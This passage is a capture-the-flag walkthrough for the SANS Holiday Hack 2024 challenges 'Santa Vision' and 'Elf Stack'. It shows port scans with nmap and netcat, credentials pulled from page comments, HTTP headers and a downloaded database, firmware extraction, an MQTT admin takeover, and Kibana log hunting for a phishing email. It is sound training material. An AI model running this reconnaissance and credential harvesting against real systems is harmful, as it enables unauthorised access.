```

Side Note

The Windows Registry is a hierarchical database that stores configuration settings and options for the operating system and installed applications. `HKCU` stands for HKEY_CURRENT_USER. It is one of the predefined root keys in the Windows Registry and contains configuration information for the user who is currently logged in. The term `HKEY` stands for Handle to a Key and refers to the top-level, predefined root keys in the Windows Registry. These root keys serve as the main categories under which all configuration data is organized. `HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` is a key in the Windows Registry that specifies programs to be run automatically when a user logs into Windows

S4Q11: To obtain your FINAL flag use the KQL below with your last answer! ZnJvc3R5

```
let finalflag = "frosty"; let base64_encoded = base64_encode_tostring(finalflag); print base64_encoded
```

Key Learnings from Section 4

- Using KQL to search network and DNS events.
- DLL sideloading. This technique works by placing a malicious DLL in the same directory as a legitimate executable (in this case, sqlwriter.exe).
- Windows registry hacking and using a scheduled task to ensure sqlwriter.exe runs on system boot, allowing the malicious DLL to maintain persistence on the system.

Act 3 Map

Act 3: Santa Vision ❄ ❄ ❄ ❄ ❄

Alabaster and Wombley have poisoned the Santa Vision feeds! Knock them out to restore everyone back to their regularly scheduled programming.

Goals

Restore the Santa Broadcast Network from Wombley's hijacking using network, db, HTTP, and MQTT hacking.

Key Hints

- Mosquitto is a great client for interacting with MQTT, but their spelling may be suspect. Prefer a GUI? Try MQTTX
- See if any credentials you find allow you to subscribe to any MQTT feeds.
- jefferson is great for analyzing JFFS2 file systems.
- Consider checking any database files for credentials…
- Be on the lookout for strange HTTP headers…


Setup: When you click on the Cranberry Pi, it opens a new tab for the Santa Vision. Clicking on the green gator at the bottom right opens the GateXOR.

GateXOR is a magical **time shifting** alligator. For certain challenges GateXOR empowers the adventurer to perform point-in-time **Travel** or **Collapse** the specific timeline of the challenge, in order to start the challenge from the beginning.

Be warned! While GateXOR tries to help as many concurrent players as possible, this reptile only has so much juice in the tank. If running low on **time-energy**, GateXOR will let you know that a rest is required and that you'll have to take a short break.

P.S. The magical modern dino is here to help and is **not to be hacked**! In fact if you find a bug, DM Santa's team about it in the Discord channel!

This creates a personal (but temporary) server for you to complete the challenge. Clicking on the "Time Travel" button will create an instance for you to play on. If your instance gets stuck, click "Collapse," then try the "Time Travel" again.



GateXOR> [Instructions] Your SantaVision instance is now available at the IP address above. Scan the IP address to begin the challenge. Good luck!!

A message tells you to scan the IP to begin the challenge. To scan, there are different options: Online scanner, nmap, netcat, Python, and more. From the port scan, we find ports 22, 1883, 8000, and 9001 opened.

```
$ nmap 34.60.17.53 -p 1-10000
Starting Nmap 7.95 ( https://nmap.org ) at
Nmap scan report for 53.17.60.34.bc.googleusercontent.com (34.60.17.53)
Host is up (0.052s latency).
Not shown: 9988 closed tcp ports (conn-refused)
PORT     STATE    SERVICE
22/tcp   open     ssh
25/tcp   filtered smtp
111/tcp  filtered rpcbind
135/tcp  filtered msrpc
137/tcp  filtered netbios-ns
138/tcp  filtered netbios-dgm
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
1883/tcp open     mqtt
5355/tcp filtered llmnr
8000/tcp open     http-alt
9001/tcp open     tor-orport

Nmap done: 1 IP address (1 host up) scanned in 8.33 seconds
```

Using netcat:

```
% nc -vz 34.60.17.53 1-10000 2> nc_out2

% grep succeeded nc_out2
Connection to 34.60.17.53 port 22 [tcp/ssh] succeeded!
Connection to 34.60.17.53 port 1883 [tcp/ibm-mqisdp] succeeded!
Connection to 34.60.17.53 port 8000 [tcp/irdmi] succeeded!
Connection to 34.60.17.53 port 9001 [tcp/etlservicemgr] succeeded!
```

Background Info: nmap, netcat, output redirection

- Nmap (Network Mapper) is a tool used to explore and scan computer networks. It helps users identify which devices are on a network, discover open ports, and detect security risks. By sending packets to target machines and analyzing the responses, Nmap provides detailed information about the network's structure and its potential vulnerabilities. It's widely used by network administrators and security professionals to keep networks secure and well-maintained.
- Netcat, often called "nc," is a versatile networking tool that reads and writes data across network connections using the TCP/IP protocol. It's like a Swiss Army knife for network tasks, allowing users to do things like create network connections, send and receive data, and even act as a simple chat server.
- The `2> nc_out2` used in the netcat command redirects certain output to a file, nc_out2. Specifically, it sends the "standard error" output to that file. Normally, this is sent to the screen, but I had it sent to a file for easier filtering. Another output of commands is "standard output." This also is sent to the screen normally. To send it to a file you would use `1> <filename>`. For more info, see standard streams.

Solution Steps for Silver


Santa Vision A: What username logs you into the SantaVision portal?

Since 8000 is commonly used as an alternate http port, I tried http://34.60.17.53:8000 worked in a browser. The page source had a comment with the credentials, `elfanon/elfanon`


```
72      <b>©2024 Santavision Elventech Co., Ltd. Snow Rights Reserved.
73    </div> <!-- mqtt: elfanon:elfanon -->
```


Santa Vision B Once logged on, authenticate further without using Wombley's or Alabaster's accounts to see the *northpolefeeds* on the monitors. What username worked here?

After logging in, there are buttons that show the available clients and roles.




```
Clients: elfmonitor, WomblyC, AlabasterS
Roles: SiteDefaultPasswordRole, SiteElfMonitorRole, SiteAlabasterSAdminRole, SiteWomblyCAdminRole
```

Seeing the string "DefaultPassword" in one of the roles, suggests that these role names may be the default passwords for the clients. Since the challenge says not to use Wombley's or Alabaster's accounts, that leaves `elfmonitor` left. `SiteElfMonitorRole` ends up working the as its password says yes! Use the same IP from the GateXOR and the `9001` port from the scanner, we can turn on the monitors. Then enter `northpolefeeds` from the challenge for the broadcast feed to see Wombley's hijacked feed.



Santa Vision C: Using the information available to you in the SantaVision platform, subscribe to the frostbitfeed MQTT topic. Are there any other feeds available? What is the code name for the elves' secret operation?

Changing the broadcast feed to santavision we see the operation name: Idemcerybu

Santa Vision D: There are too many admins. Demote Wombley and Alabaster with a single MQTT message to correct the northpolefeeds feed. What type of contraption do you see Santa on?

The santafeed shows settings of Alabaster and Wombley being admins and Santa being a superadmin. There's a setting in the feed: `singleAdminMode=false`. Changing this to `true` will make Santa the only admin, demoting the other two. This could be done in the web GUI. This updates the pictures showing Santa on a pogostick.

🔎 Solution Steps for Gold

Santa Vision A: There is an MQTT topic name that is found at the bottom of the login page: (topic 'sitestatus' available.)

That feed provides the path of a bin file: /static/sv-application-2024-SuperTopSecret-9265193/applicationDefault.bin

Creating a URL with that path and the IP and port allows us to download the bin file:

```
http://34.56.12.78:8000/static/sv-application-2024-SuperTopSecret-9265193/applicationDefault.bin
```

Running `file` on it shows that it's a jffs2 file, a log-structured file system for use with flash memory devices (Wikipedia).

```
% file applicationDefault.bin
applicationDefault.bin: Linux jffs2 filesystem data little endian
```

The clue mentioned using a tool called jefferson to extract the contents of the file:

```
% pip3 install --user jefferson

% /Users/james/Library/Python/3.9/bin/jefferson applicationDefault.bin -d outdir

dumping fs to /Users/james/Documents/2024 SANS Holiday Hack/santa vision/outdir (endianness: <)
Jffs2_raw_inode count: 47
Jffs2_raw_dirent count: 47
writing S_ISREG .bashrc
...
```

The app/src/static directory had a DB folder. One of the clues said to look in a database. But whomp whomp, it was empty.

```
% cd outdir/app/src/static/
% ls
DB              DS-DIGI.TTF     css             images          js
```

We could try to find the file on the actual server, but we don't know the filename. To find the filename, I did a recursive grep for references to "DB" which found a path and filename!


```
% grep -R DB *
__init__.py:#### DB and APP setup ##
accounts/views.py:@accounts_bp.route("/sv2024DB-Santa/SantasTopSecretDB-2024-Z.sqlite", methods=["GET"])
```

Download the file with this URL: `http://34.67.141.142:8000/static/sv2024DB-Santa/SantasTopSecretDB-2024-Z.sqlite`

Open the file in sqlite3 to find the new credentials:


```
% sqlite3 SantasTopSecretDB-2024-Z.sqlite
sqlite> .tables
alembic_version  users
sqlite> select * from users;
1|santaSiteAdmin|S4n+4sr3411yC00Lp455wd|2024-01-23 06:05:29.466071|1
```

An online viewer, https://inloop.github.io/sqlite-viewer/, could also view it:




Santa Vision B: Looking at the HTTP headers (as mentioned in the hints) in Burp Suite or in the browser dev tools.


```
BrkrTopic: northpolefeeds
BrkrUser: santashelper2024
BrkrPswd: playerSantaHelperPass2295100679
```



Santa Vision C: Taking the odd answer from silver and using the rotate cipher in Cyberchef, the answer is Snowmobile.




Santa Vision D: Perform the same action as in Silver, but in MQTTX. Create a new connection using the same settings used in the webpage: elfmonitor, SiteElfMonitorRole, server IP, and 1883 port from the port scan. This is the default port used by MQTT.



💡 Background Info: MQTT

MQTT (Message Queuing Telemetry Transport) is a lightweight messaging protocol designed for communication between devices, especially useful in the Internet of Things (IoT). In MQTT, there are two main components: the broker and the client. The broker acts like a middleman that manages the messages being sent and received. Clients are the devices or applications that connect to the broker to send or receive messages. Clients can publish messages to a topic, and other clients can subscribe to that topic to receive those messages.

At the bottom right of the app, set the `singleAdminMode=true` to the santafeed to see Santa on a hovercraft.



☀️ Key Learnings

- How to do a basic port scan.
- How to connect to an MQTT server and view feed via a website and the MQTTX tool.
- How to publish to MQTT feeds.
- How to analyze JFFS2 files
- Look at html source and http headers. Alternate http ports.

Act 3: Elf Stack ❄❄❄❄❄

Help the ElfSOC analysts track down a malicious attack against the North Pole domain.

🎯 Goals

Track down a malicious attack while learning ELK and log analysis

🕵 Key Hints


- I'm part of the ElfSOC that protects the interests here at the North Pole. We built the Elf Stack SIEM, but not everybody uses it. Some of our senior analysts choose to use their command line skills, while others choose to deploy their own solution. Any way is possible to hunt through our logs!
- If you are using your command line skills to solve the challenge, you might need to review the configuration files from the containerized Elf Stack SIEM.
- One of our seasoned ElfSOC analysts told me about a great resource to have handy when hunting through event log data. I have it around here somewhere, or maybe it was online. Hmm.

💡 Background Info: Elastic Stack

ELF Stack SIEM is a play on the term ELK Stack (the previous term for Elastic Stack). Elastic Stack is a powerful set of tools for searching, analyzing, and visualizing data in real-time. It consists of Elasticsearch (a search engine), Logstash (a data processing pipeline), Kibana (a visualization tool), and Beats. Beats are lightweight data shippers that collect and send data from various sources. There is a way to search using Elasticsearch, but it seems the intention is to use Kibana's Discover which is fast and powerful.

🔎 Solution Steps for Silver

Follow the instructions in the help to get the ELF Stack container up and running in Docker. I needed to run it on somewhat modern hardware (~3 years old). The hardware I usually use is much older (I love old hardware), but I could not get it to work on them unfortunately. It can take 30 minutes for it to come up. When it's ready, you should get output like this:



Open the following in a browser: http://localhost:5601 with credentials: `elastic`/`ELFstackLogin!`


Also, although I was able to answer most questions using Kibana, there was at least one where I needed to search using grep. Many others on Discord also mentioned similar experiences.

💡 Background Info: Kibana Basics


Terms:

- Document: A single record in your data. It's similar to a row in a traditional database. Each document contains information in a structured format, typically stored in JSON format in Elasticsearch.
- Fields: Identifiers or labels of data within a document. They are similar to columns in a database table or keys in key-value pairs.
- Values: The actual data contained within fields.

Click on the hamburger icon at the top left to open the menu. Select `Discover` under the Kibana icon. Our data is in September 2024, so in the date selection on the top right of the page, choose `relative` and `1 Years ago` to cover the dates of our data.




Kibana Query Language (KQL and not to be confused with Kusto Query Language) is a simple yet powerful way to search and filter your data.



🔎 Solution Steps for Silver

Q1: How many unique values are there for the event_source field in all logs?

To answer this, we will use the Kibana Visualize feature. Click `event_source` on the field list, then click `Visualize` on the popup. This takes you out of `Discover` and to the `Kibana Visualize Library`. On the right side, switch to the selection to `Table` and increase the Top # to `10` as shown in the screenshot. You'll see there are 5 different values. You can use the back button to get back to Kibana `Discover`.




Q2: Which event_source has the fewest number of events related to it?

From the screenshot above, we see AuthLog the fewest number of events with 235 records.

Q3: Using the event_source from the previous question as a filter, what is the field name that contains the name of the system the log event originated from?

After typing `event_source:` (with the colon) in the top filter bar for KQL, a drop down with the available values will be shown. Select `AuthLog` and press enter. Opening any document, we will see that the event.hostname has name of the system, `kringleSSleighH`.



Q4: Which event_source has the second highest number of events related to it?

From the screenshot in Q1, `NetflowPmacct` with 34,638 records.

Q5: Using the event_source from the previous question as a filter, what is the name of the field that defines the destination port of the Netflow logs?

Do the filter like in Q3 but for `NetflowPmacct`. In the filter search, search for `port`, and you'll see different fields with port in them. As you click through them, you'll find that `event.port_dst` has values.

Q6: Which event_source is related to email traffic?

Looking at the 5 event_sources from Q1, we can tell that `SnowGlowMailPxy` is the answer.

Q7: Looking at the event source from the last question, what is the name of the field that contains the actual email text?

Do the filter like in Q3 but for `SnowGlowMailPxy`. Click the expand button to see a document on the right to find that the `event.Body` has the email text.

Q8: Using the 'GreenCoat' event_source, what is the only value in the hostname field?

Do the filter like in Q3 but for `GreenCoat`. Search for `hostname` in the filter. Click through the results to find `SecureElfGwy`.

Side Note

The GreenCoat is a reference to Blue Coat which has a proxy product. Proxies sit between clients and servers and are good for securing outbound web traffic.

Q9: Using the 'GreenCoat' event_source, what is the name of the field that contains the site visited by a client in the network?

Click the expand button to see a document on the right. Look through the values to see that the `event.url` is where the user was attempting to connect to.

Q10: Using the 'GreenCoat' event_source, which unique URL and port (URL:port) did clients in the TinselStream network visit most?

Filter the fields for `event.url`, and click `Visualize` like in Q1. Switch to table view to see that `pagead2.googlesyndication.com:443` is the most visted with 150 records.

Q11: Using the 'WindowsEvent' event_source, how many unique Channels is the SIEM receiving Windows event logs from?

Do the filter like in Q3 but for `WindowsEvent`. In the filter search, search for `Channel`. Click on `event.Channel`, and click `Visualize` like in Q1. Switch to Table view and select top 6 to see that there are only 5 different values.

Q12: What is the name of the event.Channel (or Channel) with the second highest number of events?

From the table in Q11, `Microsoft-Windows-Sysmon/Operational`.

Q13: Our environment is using Sysmon to track many different events on Windows systems. What is the Sysmon Event ID related to loading of a driver?

Doing an online search for `sysmon event id load driver` gives the answer of 6. None were found in the logs.

Q14: What is the Windows event ID that is recorded when a new service is installed on a system?

Doing an online search gave an answer of 4697. There were 14 documents with this EventID.

Q15: Using the WindowsEvent event_source as your initial filter, how many user accounts were created?

Doing an online search gave an answer of 4720. There were 0 documents with this EventID.

🔎 Solution Steps for Gold

Q1: What is the event.EventID number for Sysmon event logs relating to process creation?

Doing an online search `sysmon event id process creation` gave an answer of 1.

Q2: How many unique values are there for the 'event_source' field in all of the logs?


Like the Silver Q1: 5

Q3: What is the event_source name that contains the email logs?

Like the Silver Q6: `SnowGlowMailPxy`

Q4: The North Pole network was compromised recently through a sophisticated phishing attack sent to one of our elves. The attacker found a way to bypass the middleware that prevented phishing emails from getting to North Pole elves. As a result, one of the Received IPs will likely be different from what most email logs contain. Find the email log in question and submit the value in the event 'From:' field for this email log event.

Filter for `event_source:"SnowGlowMailPxy"`. Then in the field filter, search for `received`. Under event.ReceivedIP2, there is one IP with 0.1% of the values, 34.30.110.62. Click on the plus to add it as a `Field Value Filter`. Expand the document and filter the table by from to see the email address, `kriskring1e@northpole.local`.



Alternate way using grep:

```
% grep SnowGlowMail *log > snowglowmail

% egrep -o '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' snowglowmail | sort | uniq -c | sort -nr
1398 172.24.25.25
1397 172.24.25.20
   1 34.30.110.62

% grep 34.30.110.62 snowglowmail
log_chunk_1.log:<134>1 2024-09-15T10:36:09-04:00 SecureElfGwy SnowGlowMailPxy - - - {"From":
"kriskring1e@northpole.local", "To": "elf user02@northpole.local", "Subject": "URGENT!", "Date": null, "Message-
ID": "<F3483D7F-3DBF-4A92-813D-4D9738479E50@SecureElfGwy.northpole.local>", "Return-Path":
"fr0sen@hollyhaven.snowflake", "Body": "We need to store the updated naughty and nice list somewhere secure. I
posted it here http://hollyhaven.snowflake/howtosavexmas.zip. Act quickly so I can remove the link from the
internet! I encrypted it with the password: n&nli$t_finAl1\n\nthx!\nkris\n- Sent from the sleigh. Please excuse
any Ho Ho Ho's.", "Received_Time": "2024-09-15T10:36:09-04:00", "ReceivedIP1": "172.24.25.25", "ReceivedIP2":
"34.30.110.62"}
```


💡 Background Info: regex

- The `egrep` command above uses a regular expression (regex) to extract out IP addresses. Regular expressions are sequences of characters that define a search pattern. Think of regex as a powerful tool that helps you search for words, phrases, or patterns in text with precision and efficiency. Besides finding IP addresses, other examples include finding email addresses or to validate a phone number format.

